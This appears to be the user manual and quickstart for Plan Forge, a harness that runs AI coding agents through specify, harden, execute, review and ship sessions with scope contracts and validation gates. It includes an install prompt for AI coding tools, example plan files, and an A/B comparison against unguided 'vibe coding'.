
Appendix L — Agent Factory Recipe. How to manufacture agent configurations consistently across teams without each team reinventing the wheel.
Appendix M — Fleet Operator Playbook. Day-one, day-two, day-thirty operational procedures. The on-call runbooks for the platform team running Plan Forge centrally.
Chapter 22 — How the Shop Remembers. OpenBrain as the self-hosted memory service, the architecture, the threat model, the operational profile. Lock-in avoidance is itself a compliance posture: your accumulated decisions live on your infrastructure, not a vendor's.
Ship-it moment. A tenant-isolated pilot is running for one squad, the data-residency story is mapped end to end, the on-call rotation knows how to triage a Plan Forge incident, and your compliance team has signed off on the audit-trail surface.
Ladder 5 — Extension author
You are here if you want to extend Plan Forge, add a tool, a skill, an agent, a notifier, or a custom workflow. The ladder starts with the mental model, walks through the customisation spine, and lands on the MCP surface and the extension catalog.
Chapter 1 — What Is Plan Forge?. Internalise the four-station mental model first, extensions land at one of the four stations, and knowing which one shapes the design.
Chapter 2 — How It Works. The pipeline shape. Extensions slot between steps; understanding the steps is prerequisite.
Chapter 12 — Extensions. The extension contract, the catalog, the publishing flow. Start here for the “hello world” extension.
MCP Server — Quick Start & Reference. The MCP surface where tool-shaped extensions live. The Quick Start gets you a working tool in one sitting; the Reference is the long-form contract.
Chapter 9 — Customization. The hooks, the override points, the configuration surface every extension can lean on.
Chapter 28 — The Knowledge Graph. If your extension needs to persist relationships across runs, tag, link, query, this is the substrate to use rather than a sidecar database.
Ship-it moment. A working extension lives in the community catalog, installs with one command, and shows up in the dashboard alongside the built-in tools. The maintainer (you) gets a GitHub badge.
When two ladders apply
Some readers will fit two ladders, a team lead who is also evaluating adoption, an enterprise architect who wants to author an internal extension, a solo developer who later inherits a team. The ladders are not exclusive. The recommended hops:
This page, like the Foreword, addresses the reader in second person (“you are here if…”) rather than the third-person reference voice used in the rest of the manual. That is the narrow exception called out in the Foreword's note on voice: the Foreword and the Reader Paths page lean on the reader's journey because their job is the journey. Every other chapter speaks in the reference voice.
Climb
The book is the map; the ladder is the route. Start at rung one of your ladder. The ship-it moment marks the top, and from there you can either start a new ladder or follow your own curiosity through the rest of the manual.
Quickstart · Step 1 of 3
Install
Zero to pforge smith green in 10 minutes.
This is the fast path. For full options (polyglot presets, multi-agent adapters, updating) see Chapter 3: Installation.
⚡ EASY BUTTONSkip the manual steps, paste one prompt and your AI installs everything
Open Copilot Chat (Agent Mode), Claude Code, or Cursor inside your project, paste this prompt. The AI reads AGENT-SETUP.md, detects your stack, runs setup, customizes the files, and validates. Zero manual steps.
Paste into any AI chat, Copilot, Claude, Cursor, Codex
Clone https://github.com/srnichols/plan-forge into a temporary directory. Read its AGENT-SETUP.md file completely and follow the instructions exactly:

1. Scan THIS project's root directory and auto-detect the tech stack from marker files (*.csproj = dotnet, go.mod = go, package.json + tsconfig.json = typescript, pom.xml = java, pyproject.toml = python, *.bicep = azure-iac). If multiple stacks exist, combine them.

2. Detect which AI tool is running this prompt and set the -Agent flag:
   - GitHub Copilot → -Agent copilot (default, can omit)
   - Claude Code → -Agent claude
   - Cursor → -Agent cursor
   - Codex CLI → -Agent codex
   - Not sure → -Agent all (installs all agent formats)

3. Run the Plan Forge setup script non-interactively:
   .\setup.ps1 -Preset <detected> -Agent <detected-agent> -ProjectPath "." -ProjectName "<this folder name>" -Force

4. After setup completes, customize the generated files:
   - Edit .github/copilot-instructions.md with this project's actual name, tech stack, build/test/lint commands, and architecture
   - If CLAUDE.md was generated, verify it looks correct
   - Edit docs/plans/DEPLOYMENT-ROADMAP.md with a first phase placeholder

5. Run .\pforge.ps1 smith to inspect the forge and confirm all checks pass.

6. If pforge-mcp/server.mjs was installed, run: cd pforge-mcp && npm install (activates the forge MCP tools).

7. If specs/ or memory/constitution.md exist (Spec Kit project), note that Step 0 will auto-detect and offer to import them.

8. Call forge_capabilities to verify all tools are available and discover workflows, config options, and OpenBrain memory integration.

9. Show me a summary of what was installed and any issues found.
Works with GitHub Copilot (Agent Mode), Claude Code, Cursor, Codex CLI, or any AI tool with terminal access. Prefer the manual steps? Scroll down ↓
1. Check Prerequisites
What you need depends on how you'll drive Plan Forge. Three of the four prerequisites are universal; Node.js is only needed when you want the dashboard, MCP server, or REST API.
Tool
Minimum
Check
Required for
Git
2.30+
git --version
Everyone, required by setup, all CLI commands, and version-aware features.
VS Code (or Insiders)
1.99+
code --version
UI path, prompts, agents, skills, and the Copilot integration all live inside VS Code.
GitHub Copilot extension
Active subscription
Copilot icon in status bar
UI path, powers the chat prompts and the hardening pipeline.
Node.js
22.12+ (24 LTS recommended)
node --version
CLI / server path, needed for the dashboard, the MCP server, pforge.ps1 / pforge.sh, and the 106 tools. Skip if you'll only use prompts + instructions + agents inside Copilot Chat.
L3 semantic memory (PostgreSQL + pgvector). Unlocks Reflexion lessons, Auto-skills, cross-project Federation, and 28 auto-capturing tools. Use the Plan-Forge-tuned fork at srnichols.github.io/OpenBrain; the upstream OpenBrain has been modified to align with Plan Forge's hub schema and Hallmark provenance. See Chapter 21: Memory Architecture for how it wires into .forge.json, the dashboard, and the three-tier model.
Two paths, one setup. The setup.ps1 / setup.sh wizard runs in either path. If Node.js isn't installed, it skips the MCP server scaffold and still wires up the prompts, instructions, agents, and skills inside .github/.
2. Clone & Run Setup
One command gets you from zero to a fully configured forge:
PowerShell (Windows)
git clone https://github.com/srnichols/plan-forge.git my-forge
cd my-forge
.\setup.ps1 -Preset <your-stack>
Got failures? Each check includes a FIX: suggestion inline. Most common: add "chat.agent.enabled": true to .vscode/settings.json. See Troubleshooting for more.
Specify, harden, and execute a feature in 15 minutes.
This is the essential path through Steps 0–3. For the full walkthrough (sweep, review, ship, and everything in between) see Chapter 6: Your First Plan.
Before you start: Complete Step 1: Install, pforge smith should show all green. Have VS Code open with GitHub Copilot active.
What We're Building
A GET /health endpoint, deliberately simple so you can focus on the pipeline, not the code. You'll run three steps: specify → harden → execute. The endpoint takes about 15 minutes to build; the pipeline knowledge you gain applies to every feature after this.
Step 0: Specify the Feature
Open Copilot Chat: Ctrl+Shift+I (Windows) · Cmd+Shift+I (Mac)
Replace <FEATURE-NAME> with health-endpoint and send
The specifier agent interviews you. Here are the answers for a health endpoint:
Example answers
Problem:    Load balancers need to verify the service is running.
Scenarios:  GET /health every 30s → 200 OK {"status":"healthy"}.
Criteria:   Returns 200 with JSON. Under 50ms. No auth required.
Edge cases: DB unreachable → 503 {"status":"degraded","reason":"database"}.
Out of scope: No deep checks (Redis, APIs). No metrics endpoint.
The agent creates docs/plans/Phase-1-HEALTH-ENDPOINT-PLAN.md.
Shortcut: Select the Specifier agent from the agent picker dropdown instead of attaching the prompt file. Same interview, handoff buttons included.
Step 1: Pre-flight Check
Still in the same session, attach .github/prompts/step1-preflight-check.prompt.md, replace <YOUR-PLAN> with Phase-1-HEALTH-ENDPOINT-PLAN, and send. The agent verifies git state, guardrail files, and the roadmap. For a fresh install, everything passes.
Step 2: Harden the Plan
Attach .github/prompts/step2-harden-plan.prompt.md, replace <YOUR-PLAN>, and send. The hardener adds the mandatory blocks to your plan file:
What a hardened plan looks like
## Scope Contract        ← Files the AI may touch
## MUST Criteria         ← Non-negotiable requirements
## Execution Slices      ← 30–120 min checkpointed chunks
  ### Slice N
    Tasks:  …
    Gate:   dotnet build && dotnet test   ← Must pass before next slice
    Stop if: Gate fails

## Rollback Plan         ← How to undo safely
When the agent says "Plan hardened", Session 1 is complete.
You code; orchestrator validates gates automatically.
📋 Manual
Start a new Copilot session. Attach step3-execute-slice.prompt.md. The AI reads the plan and executes slice by slice.
The executor builds the endpoint, runs build, runs test, and reports pass/fail at each gate. If a gate fails, execution stops, no silent failures.
What Just Happened
You've completed Sessions 1 and 2 of the 4-session pipeline:
Sessions so far
Session 1 (Specify & Plan)  ✓  Described what you wanted; AI structured it
Session 2 (Execute)         ✓  AI built it slice-by-slice with validation gates
Session 3 (Review)          …  Next step →
Session 4 (Ship)            …  Final step →
This covers Steps 4–6: the completeness sweep, independent review, and shipping. For deeper explanations of each step see Chapter 6: Your First Plan.
Before you start:Step 2: Your First Plan is complete, your health endpoint executed and all gates passed.
Step 4: Sweep for Deferred Work
The completeness sweep scans every code file for markers that indicate unfinished work: TODO, FIXME, HACK, stub, placeholder, mock data. For a health endpoint this should return zero.
Terminal
pforge sweep
If the sweep finds any markers, resolve them before continuing. Deferred-work markers are how technical debt silently accumulates, this is where you catch them before they ship.
Step 5: Independent Review
Critical: start a brand-new chat session by clicking the + button. The reviewer must not carry context from the builder, context contamination is the most common source of missed errors.
Replace <YOUR-HARDENED-PLAN> with Phase-1-HEALTH-ENDPOINT-PLAN and send
The review agent checks every change against the Scope Contract: forbidden files not touched, no architecture violations, test coverage meets MUST criteria, no scope creep. For a simple health endpoint, expect a clean PASS.
Shortcut: Select the Reviewer-Gate agent from the agent picker. Same review, with handoff buttons at the end.
Step 6: Ship
One final session (new or continued if context allows) to commit and close out the feature:
Attach .github/prompts/step6-ship.prompt.md
The agent commits using a conventional commit message: feat(health): add GET /health endpoint
Updates docs/plans/DEPLOYMENT-ROADMAP.md to mark the phase complete
Captures a short postmortem for future sessions
Alternatively: ship from the CLI
# Stage everything and commit
git add -A
git commit -m "feat(health): add GET /health endpoint"
git push origin main
What Just Happened
You've completed all 4 sessions of the Plan Forge pipeline:
All 4 sessions complete
Session 1 (Specify & Plan)  ✓  Described the feature; AI structured the plan
Session 2 (Execute)         ✓  AI built it slice-by-slice with gates
Session 3 (Review)          ✓  Fresh AI session audited for drift and errors
Session 4 (Ship)            ✓  Committed, roadmap updated, postmortem captured
The four-session model is deliberate. Each session has a single responsibility and fresh context, the reviewer couldn't carry bias from the builder even if it wanted to. This is what makes the pipeline scale from a health endpoint to a 40-slice refactor.
What's Next
You've run the full pipeline end-to-end. The same process works for any feature, the pipeline scales with the work:
🎉 Quickstart complete! You've gone from zero to a shipped feature using the full Plan Forge pipeline. Return to Act I any time you want the full depth.
Chapter 1 · Act I, Smelt
What Is Plan Forge?
The AI-Native SDLC Forge Shop. One workshop, four stations, every phase of the lifecycle.
Plan Forge is the orchestration harness that sits on top of GitHub Copilot (and other AI coding tools). It does not replace your model or your IDE, it adds the SDLC layer GitHub deliberately leaves to the ecosystem: planning, validation gates, memory, cost control, and reviewer separation.
It is also licensed MIT because your SDLC is yours, and your institutional memory lives in OpenBrain, a user-owned service, because your accumulated decisions should not be trapped inside any one AI vendor.
Figure 1-1. Plan Forge is a harness, not a model. It sits on top of the GitHub stack, repositories, Actions, the Copilot model, Issues, and PRs, and adds the SDLC layer GitHub deliberately leaves to the ecosystem. See Appendix H · GitHub stack alignment and Appendix I · Plan Forge on the GitHub stack for the surface-by-surface map.
The One-Line Answer
Plan Forge is a complete AI-native SDLC workshop. Instead of giving your AI agent a single code-generation step, it gives the agent a whole shop, four specialized stations (Smelt, Forge, Guard, Learn) connected by gates, telemetry, and persistent memory.
"A blacksmith without a shop is just a hammer in a hand."
Plan Forge in 5 terms, you'll see these everywhere; bookmark them now.
Plan, a Markdown file in docs/plans/ describing one feature: what to build, what files it can touch, what tests must pass.
Slice, one numbered step inside a plan. Plans are broken into 3–7 slices so the AI works in checkpointed chunks instead of one giant edit.
Scope contract, the section of the plan that lists exactly which files are in-scope vs out-of-scope vs forbidden. The orchestrator enforces it: edits outside scope are blocked.
Validation gate, a concrete shell command (e.g., dotnet test) that must pass before the next slice runs. Gates are how Plan Forge knows the AI didn't break anything.
Hardened plan, a plan that has gone through Step 2 of the pipeline (Plan Hardener), which adds the scope contract, validation gates, forbidden actions, and rollback steps. Plans the AI can execute autonomously must be hardened.
Every station handles one phase of the software lifecycle. Every station is AI-run and product-owner-supervised — you own spec, direction, and final acceptance; the shop owns build, review, supervision, defense, and learning. See The Virtual Engineering Team below for the role-by-role map.
OpenBrain, bug registry, testbed findings, Health DNA, Forge Intelligence
Tomorrow's plan is colder, faster, and less wrong
🔗 Want the deep-dive tour? Each station has its own full walkthrough on the Shop Tour page. This chapter gives you the overview; Chapter 2 covers how the stations connect.
The Virtual Engineering Team
Plan Forge isn't "AI plus a code-completion plugin." It's a full enterprise engineering shop where every traditional role is filled by a specialized agent or guardrail, governed by 40 years of software engineering practice encoded into 17+ auto-loading instruction files and 20 specialized reviewers.
Make a few technology choices once. Pick a preset (dotnet, typescript, python, etc.), declare Project Principles, set forbidden patterns. One-time, then locked.
Own the spec and the direction. Product Owner duties. Crucible interviews you; you decide what to build and why. The shop won't deviate from the Scope Contract you sign off on.
Run manual acceptance testing. Agents don't read minds. They implement what the spec says, not what you intended. A green pipeline (all tests pass, no drift, no secrets, no regressions, Forge-Master independently audited) proves the code is correct. Only you can decide whether it's what you actually wanted. That's Product Owner UAT, same as it has been for 40 years.
Three closed loops, not one. The Forge builds, Forge-Master supervises, and the Learn station feeds every finding back into the next plan. The audit loop ran for two weeks unattended on a real production Next.js site and surfaced 30+ defects the maintainer didn't know existed (see Day in the Forge). For a skeptical CTO who has been burned by AI demos, this is the part that distinguishes Plan Forge from "an AI that writes code": autonomous execution, autonomous supervision, and autonomous learning — three loops, not one.
The Problem This Solves
AI coding agents are powerful but directionless.
They generate code fast. But fast isn't the same as good. Without a full shop around them, without scope contracts, slice gates, post-deploy guards, and institutional memory, AI-generated code tends to be untestable, insecure, architecturally inconsistent, and impossible to maintain at scale. That's fine for prototypes; it's not fine for production systems.
The 80/20 Wall — The Problem Plan Forge Solves
You've probably lived this pattern:
You fire up an AI agent, Copilot, Cursor, Claude, whatever, and describe the app you want. The first 80% is magic. Files appear, components wire up, the database schema materializes. You're shipping faster than you ever thought possible.
Then complexity creeps in. Auth flows interact with database queries. Middleware chains get long. The agent still works, but you notice it's making assumptions without asking, it picked a caching strategy you wouldn't have chosen, refactored code from three sessions ago that was working fine.
Then the wall. Every change breaks something else. Fix the auth bug, break the dashboard. Fix the dashboard, break the API response format. The agent is confidently producing code that compiles but doesn't work. You're debugging AI-generated code you don't fully understand, in an architecture you didn't fully choose.
Plotted as completion vs. confidence, the failure mode is consistent across teams and tools:
0 → 50% (greenfield rush), Empty repo, clear scope, every prompt produces working code. Confidence is high; the codebase has no constraints to violate yet.
50 → 80% (complexity creeps), The agent starts making undiscussed architectural decisions. Caching strategy, error-handling pattern, schema shape, all chosen mid-stream. Most still works, but the codebase now has invisible commitments the agent doesn't track.
80% → the wall (every change breaks something), Each fix introduces a regression somewhere else. The agent's previous decisions become constraints on its current decisions, but it doesn't remember them. You spend more time debugging than building.
100% (maybe just start over), The codebase is structurally tangled in ways the agent can't unwind. Many teams quietly restart from scratch, cheaper than fixing the architectural debt.
The mechanism: architectural memory loss. AI agents forget why code was written a certain way, so they "improve" it, and break every caller. Without persistent decision memory and forced session boundaries, every long session becomes a fresh inventor that doesn't know what the previous inventor committed to. Why session isolation works →
This isn't a model problem. It's a shop problem. One hammer is not a workshop. When agents work from loose intent rather than a hardened Scope Contract, and when nothing watches what ships or remembers what failed, they do fine on greenfield builds but start thrashing once the codebase gets complex enough that every change has downstream consequences.
The fix is the full shop: Smelt before the agent writes a line of code, Forge the scope so it can't drift, Guard what ships, and Learn with a memory that carries decisions forward.
Vibe coding gets you a prototype. Plan Forge gets you a product.
💡 Cost Model
The core pipeline (prompts, instructions, agents) is free, it works with your existing Copilot subscription.
Automated execution (pforge run-plan) and quorum mode use your IDE's AI model, consuming premium requests.
Direct API providers (xAI Grok, OpenAI) require API keys and are billed per-token.
The Dashboard's Cost tab tracks every dollar.
What Happens Without the Shop
Vibe Coding (no shop)
✗Prompt → hope → fix → re-prompt
✗Agent picks architecture mid-stream
✗Every session starts from zero
✗Agent reviews its own work
✗"It compiles" = "it's done"
✗Secrets + CVEs ship to prod unnoticed
The Forge Shop (Plan Forge)
✓Smelt: Scope contract locked before coding
✓Forge: Slice gates, build + test at every boundary
✓Learn: Bug registry + testbed + health DNA feed the next plan
Without the shop, AI coding agents:
If you've managed human dev teams, you know guardrails aren't about distrust, they're about consistency. The same principle applies when your team members are AI models.
Silently expand scope, "I'll also add..." (you didn't ask for that)
Make undiscussed decisions, picks a database pattern without telling you
Skip validation, ships code that doesn't build or pass tests
Lose context, forgets requirements halfway through long sessions
Never self-audit, the executor grades its own exam
Have no post-deploy defense, secrets, drift, and regressions land in prod unseen
These problems get worse the less technical your team is, you may not even notice the drift until it's too late.
Without the shop
With Plan Forge
Agent writes code that passes once, breaks in production
Code follows your architecture from the first line (Smelt)
30–50% of AI-generated code needs rework after review
Independent review catches drift before merge (Forge)
Agent re-discovers solved problems every session
Persistent memory loads prior decisions in seconds (Learn)
Secrets and CVEs slip into deploys
LiveGuard blocks pre-deploy on severity ≥ high (Guard)
Context window wasted on exploration and backtracking
Hardened plan tells the agent exactly what to build
"It works on my machine" shipped to staging
Validation gates pass at every slice boundary
What Plan Forge Does
Plan Forge is an AI-native SDLC workshop, four stations connected by gates, telemetry, and memory, that converts your rough ideas into shipped, defended, remembered software. It installs guardrail files, MCP tools, reviewer agents, and a live dashboard into your project so every AI edit happens inside the shop, not next to it.
The Blacksmith Analogy, Extended
A blacksmith doesn't hand raw iron to a customer. They heat it, hammer it, temper it, and, in a real shop, the master smith watches it ship, remembers which blades broke, and sharpens the process for next time.
Plan Forge does the same for your development plans:
Shop Stage
Station
What Happens
🔥 Heat, raw ore
Smelt
You describe what you want; the Specifier agent extracts a Scope Contract
🔨 Hammer, shape it
Forge
Plan broken into slices with validation gates; AI builds slice-by-slice
💧 Quench, check the edge
Forge
Fresh-session review audits for drift, completeness, quality
🛡️ Guard, patrol the floor
Guard
LiveGuard scans secrets, drift, regressions, CVEs pre- and post-deploy
🧠 Remember, sharpen the process
Learn
Every incident, fix, and review feeds OpenBrain memory + bug registry + Health DNA
Who This Is For
Solo Developers
You're using Copilot or Claude to build features, but you've noticed the AI drifts when sessions get long. You spend time re-explaining your patterns. Plan Forge gives you a repeatable pipeline that remembers your standards, validates at every step, and catches the mistakes you'd normally catch in code review, except there's no reviewer. You are the team.
Development Teams
Your team uses AI tools but everyone gets different quality results. Junior devs get code that works but violates your architecture. Senior devs spend review cycles catching AI-generated antipatterns. Plan Forge makes the architecture the default, instruction files load automatically, validation gates enforce build+test, and the reviewer-gate agent catches drift before anyone opens a PR.
Enterprise & Regulated Environments
You need audit trails, consistent architecture, and code that meets compliance standards. Plan Forge gives you phase-level tracking (DEPLOYMENT-ROADMAP.md), per-slice cost accounting, OTLP telemetry, and 19 independent reviewer agents, including compliance, security, and multi-tenancy auditors that run automatically. Every execution has a trace.
Plan Forge Is / Plan Forge Is Not
Positioning matters more than features when an entire category is in motion. The shortest answer is paired: what Plan Forge claims to be, and the closest things it deliberately is not.
Plan Forge is
Plan Forge is not
The orchestration harness that sits on top of GitHub Copilot (and other AI coding tools).
An AI model. Plan Forge works with whatever AI you already use, Copilot, Claude, Cursor, Codex, Gemini, Windsurf, or any tool that accepts text prompts.
The SDLC layer GitHub deliberately leaves to the ecosystem: planning, validation gates, memory, cost control, and reviewer separation.
A code generator. Plan Forge doesn't write your code, it tells the AI how to write it, then verifies the result.
Opinionated about software shape (interfaces, DTOs, typed exceptions, tests), see the 99-vs-44 evidence below.
Opinionated about your stack. Nine presets cover .NET, TypeScript, Python, Java, Go, Swift, Rust, PHP, and Azure IaC. Each installs stack-appropriate guardrails.
MIT-licensed because your SDLC is yours.
A managed cloud service or a process you rent. Plan Forge runs entirely inside your existing IDE, CLI, and repo.
Tied to your repo's source of truth via GitHub Issues, PRs, and Actions, Plan Forge writes to the artifacts you already audit.
A CI/CD system. It doesn't deploy your app. It validates that what's built matches what was planned. Your CI pipeline is a separate concern.
Designed so your institutional memory lives in OpenBrain, a user-owned service, because your accumulated decisions should not be trapped inside any one AI vendor.
A project manager. It doesn't assign tasks to humans or track sprints. It structures work for AI agents, slices, gates, scope contracts.
Evidence — A/B Test Results
The shop story is testable. The April 2026 .NET A/B test built the same WebAPI twice from an identical .NET 10 skeleton (same git commit baseline) using the same model (Claude Opus 4.6) on the same machine. One run used Plan Forge guardrails; the other used pure vibe coding. Comparable wall-clock time, 7 minutes for Plan Forge, 8 minutes for vibe coding (the extra minute went to fighting build errors).
Figure 1-2. A/B test results, Plan Forge vs vibe coding across six structural quality metrics (.NET, April 2026).
Metric
Vibe coding
Plan Forge
Delta
Tests
13
60
4.6× more
Interfaces
0
6
vibe = 0
DTOs
0
9
vibe = 0
Typed exceptions
0
4
vibe = 0
CancellationToken references
0
79
vibe = 0
Quality score (/100)
44
99
2.25× higher
Build time
8 min
7 min
guardrails didn't add overhead
What this measures. The differences are structural quality, the presence or absence of interfaces, DTOs, typed exceptions, and cancellation support. These are not subjective stylistic choices; they are the patterns that make production code maintainable, testable, and safe to extend. Vibe coding scoring zero on four of six metrics is not noise, it is a different software shape.
The vibe run spent its extra minute fighting build errors caused by an EF Core InMemory misconfiguration that the model had to diagnose, backtrack, and fix at the cost of sacrificing a requirement (banker's rounding). That rework cycle is invisible in a demo; at scale it is the dominant cost.
This manual follows the four stations of the shop:
Act I: Smelt (Chapters 1–5): What Plan Forge is, how the shop works, installation, writing plans, and the Crucible for community-contributed ideas. Start here if you're new.
Act II: Forge (Chapters 6–15): Hands-on building, your first plan, the dashboard, CLI, customization, instructions & agents, MCP tools, extensions, multi-agent, advanced execution, troubleshooting.
Act III: Guard (Chapters 16–20): LiveGuard mental model, all 14 tools, and the dashboard, plus the Watcher (read-only tail of another project's run) and the Remote Bridge (phone-friendly approvals via Telegram, Slack, Discord, OpenClaw).
Act IV: Learn (Chapters 21–24): The Bug Registry, the Testbed, Health DNA, and three-tier memory architecture, how the shop remembers.
Tour of the Forge Shop: four stations, the gates between them, and the sessions that keep them honest.
Three terms to know up front. This chapter uses Scope Contract, validation gate, and slice in nearly every paragraph. Plain-English definitions live in the Glossary and a full treatment in Chapter 5 — Crucible; skim either if these terms are new and the rest of this chapter will land cleaner.
The Four Stations
Plan Forge is not one step, it's a workshop. Every change to your code flows through four stations, each with its own tools, its own artifacts, and its own gate to the next station.
🪨
Station 1
Smelt
Intake → Scope Contract
→
🔨
Station 2
Forge
Contract → Shipped Code
→
🛡️
Station 3
Guard
Deploy Defense (LiveGuard)
→
🧠
Station 4
Learn
Memory & Retros
The stations are connected by gates, Smelt won't hand the plan to Forge until the Scope Contract is crisp; Forge won't ship code until slice gates are green; Guard won't approve a deploy until secret-scan + env-drift are clean; Learn absorbs everything and feeds it back into Smelt for the next plan.
🔗 Want the deep-dive? Each station has its own page on the Shop Tour. This chapter zooms out, how the stations fit together and what happens between them.
🔁 See also: The Inner Loop, an optional reflective layer that adds reflexion retries, trajectories, auto-skill promotion, adaptive gate synthesis, postmortems, cross-project federation, and a reviewer agent. All opt-in, all Dashboard-configurable.
The Loop That Never Ends
Drawn linearly, Plan Forge looks like a 7-step pipeline. Drawn honestly, it's a closed loop. Every failed test, every regression caught by tempering, every placeholder spotted by a discovery scan re-enters the Smelt station as a new ore, auto-smelted into a Crucible idea, hardened into a slice, executed, and re-tested. The loop only pauses when there's nothing left to find.
DISCOVERY
content audit + route crawl + placeholder regex
finds
→
CRUCIBLE
forge_crucible_ submit (agent)
smelts
→
HARDEN
Phase-NN plan + Scope Contract
↑
↓
BUG REGISTRY
auto-smelt loop (re-enters Smelt)
files
←
TEMPERING
forge_tempering_ run
scans
←
EXECUTE
slice-by-slice + test gates
⟲ Closed loop · every failed test re-enters Smelt as new ore
The Forge station, where raw scope becomes shipped code, runs a 7-step pipeline. Steps 0–2 happen in Smelt, steps 3–6 happen in Forge, step 6 hands off to Guard and Learn.
Step 0
Specify
Smelt · What & why
→
Step 1
Pre-flight
Smelt · Verify setup
→
Step 2
Harden
Smelt · Scope contract
→
Step 3
Execute
Forge · Slice by slice
→
Step 4
Sweep
Forge · No TODOs left
→
Step 5
Review
Forge · Drift detection
→
Step 6
Ship
Guard + Learn
You describe what you want (Step 0, Smelt). The AI creates a spec. A pre-flight check verifies your setup (Step 1, Smelt). The plan gets hardened into a binding scope contract with slices, gates, and forbidden actions (Step 2, Smelt), this is when Smelt hands off to Forge. The AI builds it slice by slice, validated at every boundary (Step 3, Forge). A completeness sweep eliminates stubs and TODOs (Step 4, Forge). A fresh session audits everything (Step 5, Forge). The shipper commits, LiveGuard runs its pre-deploy scan (Step 6, Guard), and OpenBrain captures lessons (Step 6, Learn).
Sessions and Why They Matter
Session 1, Plan (Smelt)
Steps 0–2
Specify, verify, harden. Produces the scope contract.
Session 2, Build (Forge)
Steps 3–4
Execute slices, sweep for completeness.
Session 3, Audit (Forge)
Step 5
Fresh context. Independent review.
Session 4, Ship (Guard + Learn)
Step 6
Commit, LiveGuard scan, capture lessons.
The executor shouldn't self-audit, that's like grading your own exam. Each session starts fresh, loads the same guardrails, but brings independent judgment. Session 3 (Review) has never seen the code being written, it reads the plan, reads the code, and checks for drift. Session 4 is when Guard and Learn take over: LiveGuard does its pre-deploy scan, OpenBrain writes the lessons.
Nested subagents: Within a session, agents can spawn sub-agents for complex tasks, the architecture reviewer can call the security reviewer, for example. This happens automatically; you don't need to configure it.
Why Session Isolation Works
The grading-your-own-exam analogy above is the short version. Three concrete mechanisms make session isolation a structural requirement rather than a stylistic preference:
1. Sunk-cost bias is a property of the context window
The session that wrote the code will defend it. Not because the model is stubborn, because the bad code and the proposed fix live in the same token sequence. The model's belief that the code is correct is encoded in the same context that produced it; the model literally cannot evaluate the code from a position of "I have not seen this before." A fresh session reads the same code without any prior commitment to it.
2. Context contamination clouds review judgment
Build sessions accumulate context as they work, rejected approaches, half-considered alternatives, partial refactors. By the time the session finishes, its reasoning is shaped by paths it considered but didn't take. A reviewer in the same session inherits all of that as background noise. A reviewer in a fresh session sees only the final code, against the original plan, with no memory of the rabbit holes.
3. Fresh-context reviews catch blind spots the build session is structurally unable to see
Some bugs are only visible from outside the build session's mental model. A naming inconsistency, a forgotten edge case, an architectural violation that the build session rationalized in the moment, these surface immediately to a reviewer that didn't participate in the rationalization. The build session is not lying; it cannot see what is invisible from inside its own context.
The 4-session model is not optional polish. Combined feedback from production runs (see the Lessons Learned chapter) shows that single-session execute-and-review consistently misses defects that fresh-session review catches in seconds. The cost of running an extra session is roughly the cost of one model invocation; the cost of shipping a missed defect is measured in incidents.
The v2.18 Temper Guards and Warning Signs system codified the failure modes that emerged from this pattern, the specific shortcuts agents take that produce compiling but architecturally broken code. Each instruction file now teaches agents not just what to do but why not to skip it. Session isolation is the structural defense; Temper Guards are the named anti-patterns it catches.
Each instruction file has an applyTo pattern in its YAML frontmatter. When you edit a file that matches the pattern, the instruction file loads automatically into the AI's context:
security.instructions.md, frontmatter
---
description: Security best practices
applyTo: "**/auth/**,**/security/**,**/middleware/**"
---
When you open src/auth/token-validator.ts, the security instruction file loads. When you open src/models/User.ts, the database instruction file loads. No manual action needed, the AI reads the right rules for the right code.
The .forge.json Config
This file stores your project's Plan Forge configuration:
Key settings: which preset was used, which models to use for each role (execution vs review), the escalation chain when a model fails, and the complexity threshold for quorum mode.
Plans Are Markdown
A plan is just a .md file with structure. It lives in docs/plans/ and follows a template. Here's the minimal skeleton:
docs/plans/Phase-1-AUTH-PLAN.md, skeleton
# Phase 1, User Authentication

## Scope Contract
**In Scope**: src/auth/**, src/middleware/auth*, tests/auth/**
**Out of Scope**: frontend, deployment, CI
**Forbidden Actions**: Do NOT modify src/database/migrations/

## MUST Criteria
- [ ] JWT token generation and validation
- [ ] Role-based access control (admin, user)
- [ ] Password hashing with bcrypt

## Execution Slices

### Slice 1, Auth Models + Migration [30 min]
**Tasks**: Create User model, JWT service
**Gate**: `dotnet build` passes, `dotnet test` passes
**Stop if**: Build fails or migration errors

### Slice 2, Auth Middleware [30 min]
**Tasks**: JWT validation middleware, role decorator
**Gate**: `dotnet test`, 6+ tests pass
**Stop if**: Any existing test regresses
The AI reads this contract and follows it literally. Slices are checkpointed, the gate at the end of each slice must pass before proceeding to the next.
Slices, Gates, and Scope
These are the three building blocks of every plan:
Concept
What It Is
Why It Matters
Slice
A 30–120 minute chunk of work with a clear goal
Small enough to validate, large enough to be useful. One PR's worth.
Gate
A validation check at the end of each slice (build, test, specific assertions)
Catches failures immediately. No silent drift.
Scope Contract
What files the AI can touch, what's forbidden, what's out of scope
Prevents "I'll also refactor this unrelated file" creep.
Stop conditions are the safety valve. If a gate fails or a stop condition triggers, execution halts. The AI doesn't try to work around the failure, it stops and reports what went wrong.
Three Ways to Run the Pipeline
The same pipeline can run three different ways. Pick the one that matches your tools:
Approach
How It Works
Best For
Pipeline Agents
Select the Specifier agent → click handoff buttons through the chain
VS Code + Copilot. Smoothest flow.
Prompt Templates
Attach step0-*.prompt.md files in Copilot Chat
Learning the pipeline. You see every prompt.
Copy-Paste Prompts
Copy prompts from the runbook into any AI tool
Claude, Cursor, ChatGPT, terminal agents.
All three produce identical results. The guardrails, validation gates, and pipeline steps are the same, only the delivery mechanism differs.
Node.js is optional. Required only for the dashboard, MCP server, pforge.ps1 / pforge.sh, and the 106 tools (REST API + WebSocket hub). Skip Node.js if you'll only use the core pipeline, prompts, instruction files, agents, and skills all live inside .github/ and run entirely inside Copilot Chat.
